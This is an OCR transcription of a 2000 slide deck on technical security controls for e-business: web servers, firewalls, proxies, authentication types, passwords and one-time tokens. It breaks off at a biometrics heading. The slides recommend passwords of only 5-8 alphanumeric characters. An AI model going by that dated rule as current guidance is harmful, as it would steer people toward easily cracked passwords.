Assurance and Monitoring of E-business

Technical Control Points

August 4, 2000

Jennifer L. Bayuk

Overview

Inbound Internet Access -
Hosting an E-Business Site:

- **Application Control Points**
- **Authentication and Authorization (Single-Sign On, Cookies, etc)**
- **Encryption Options**
- **Certificate Authorities and Digital Signatures**

Outbound Internet Access -
Safely Taking Advantage of the Internet:


- **Firewalls**
- **Proxy Servers**
- **Email Gateways**
- **File Transfer Mechanisms**
- **Content Filters**
- **Third Party Security Services**

Hackers and Penetration Studies:

- **Insider versus Outsider Attacks/Studies**
- **Detection Techniques**
- **Incident Response Procedures**

Inbound Services


- Publishing
- Soliciting
- Selling



Key Architecture component:


Web Server

Our Web Server



Key Architecture component:


Firewall




Key Architecture component:

Proxy


Inbound Proxy



Application Control Points



Access controls




Types of authentication


What you know

password

< What you have



< What you are




Passwords


- 5-8 characters
- combination alpha & numeric
- not identified with user
- no reuse

Tokens - one time passwords

- time based - authorization server must be in sync with hand-help token




- encryption based - client and server share encryption algorithm and keys, pin unlocks key




Biometrics system components

